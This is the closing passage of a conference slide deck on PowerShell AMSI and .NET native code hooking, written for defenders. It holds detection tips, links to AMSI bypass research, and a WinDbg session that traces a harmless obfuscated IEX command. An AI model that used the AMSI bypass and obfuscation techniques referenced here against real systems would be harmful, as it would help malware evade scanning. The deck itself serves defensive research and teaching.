  - A fix of the AMSI bypass flaw will be coming soon



# FOR HUNTERS & SECURITY SOFTWARE VENDORS

- Understand capabilities AMSI offers (AMSI is supported and evolving)
- Review the .NET native code hooking technique for your goals
  - It is a powerful technique to inspect managed programs
  - Core concept is simple and has little undocumented-ness
  - Can be handy for malware analysis too (eg, dynamic analysis, unpacking)
- Play with sample code to learn more: [github.com/tandasat/DotNetHooking](https://github.com/tandasat/DotNetHooking)
  - Can be applied for .NET Core (ie, PowerShell v6)
- Pay attention to appearance of **GetFunctionPointer** in PowerShell
  - This technique can be abused by attackers
  - **Add-Type** & **VirtualProtect** might not be required (JIT-ed code is RWE by default)



# ACKNOWLEDGEMENTS

- Alex Ionescu (@aionescu)
- Aaron LeMasters (@lilhoser)
  
- Researchers influenced and motivated me the most:
  - Matt Graeber (@mattifestation)
  - Daniel Bohannon (@danielbohannon)



# THANK YOU!

Satoshi Tanda

@standa\_t



# QUESTIONS



# RESOURCES: RELEVANT RESEARCH

- AMSI: How Windows 10 Plans to Stop Script-Based Attacks and How Well It Does It
  - Nikhil Mittal
  - <https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf>
- Hijacking Arbitrary .NET Application Control Flow
  - Topher Timzen and Ryan Allen
  - <https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Topher-Timzen-Ryan-Allen-Hijacking-Arbitrary-NET-Application-Control-FlowWP.pdf>
- .Net Hijacking to Defend PowerShell
  - Amanda Rousseau
  - <https://www.slideshare.net/AmandaRousseau1/net-hijacking-to-defend-powershellbsidessf2017>
  - <https://arxiv.org/ftp/arxiv/papers/1709/1709.07508.pdf>
- AMSI Bypass via PowerShell
  - Matt Graeber
  - <https://twitter.com/mattifestation/status/735261120487772160>
  - <https://gist.github.com/mattifestation/46d6a2ebb4a1f4f0e7229503dc012ef1>
- AMSI Bypass via Hijacking
  - Matt Nelson
  - <https://enigma0x3.net/2017/07/19/bypassing-amsi-via-com-server-hijacking/>



# RESOURCES: CLR & .NET INTERNALS

- CoreCLR -- the open source version of CLR and .NET Framework
  - <https://github.com/dotnet/coreclr/tree/master/Documentation/botr>
  - <https://github.com/dotnet/docs>
- PowerShell Core -- the open source version of PowerShell
  - <https://github.com/PowerShell/PowerShell>
- Hosting API and Injection
  - <https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/>
  - <https://code.msdn.microsoft.com/windowsdesktop/CppHostCLR-e6581ee0> (CLR 4)
  - <https://code.msdn.microsoft.com/windowsdesktop/CppHostCLR-4da36165> (CLR 2)



# RESOURCES: POWERSHELL DEBUGGING

- Debugging Managed Code Using the Windows Debugger
  - <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugging-managed-code>
- WinDbg / SOS Cheat Sheet
  - <http://geekswithblogs.net/.netonmymind/archive/2006/03/14/72262.aspx>
- WinDbg cheat sheet
  - <https://theartofdev.com/windbg-cheat-sheet/>
- SOSEX
  - <http://www.stevestechspot.com/>
- MEX Debugging Extension for WinDbg
  - <https://blogs.msdn.microsoft.com/luisdem/2016/07/19/mex-debugging-extension-for-windbg-2/>



# RESOURCES: EXAMPLE DEBUGGING SESSION (1/2)

```
#
# STEP 1: Run powershell.exe normally and attach with a WinDbg. Then break in
# to a debugger, and load SOS and SOSEX extensions.
#
0:003> .loadby sos mscorwks
0:003> .load C:\\windbg_init\\sosex_64\\sosex.dll

#
# STEP 2: Set a breakpoint onto the InvokeExpressionCommand.ProcessRecord method
#
0:003> !mbm Microsoft.PowerShell.Commands.InvokeExpressionCommand.ProcessRecord
Breakpoint set at Microsoft.PowerShell.Commands.InvokeExpressionCommand.ProcessRecord() in AppDomain 0000018a8fbe1670.
0:003> g

#
# STEP 3: Execute the Invoke-Expression cmdlet on PowerShell. The breakpoint
# should hit.
#
PS> IEX ("{6}{2}{1}{4}{5}{3}{0}" -f 'd!','Hos','e-', ' is a bad comman','t t','his','Writ')
```



## RESOURCES: EXAMPLE DEBUGGING SESSION (2/2)

```
#
# STEP 4: Dump contents of the "this" pointer and find the address of the
# _command field.
#
0:006> !do rcx
...
Fields:
      MT      Field      Offset      Type VT      Attr      Value Name
...
00007fff58e27ed0  4000252      70      System.String  0 instance 0000018a91e5fef0 _command

#
# STEP 5: Dump contents of the _command field.
#
0:006> !do 0000018a91e5fef0
...
String: Write-Host this is a bad command!
```

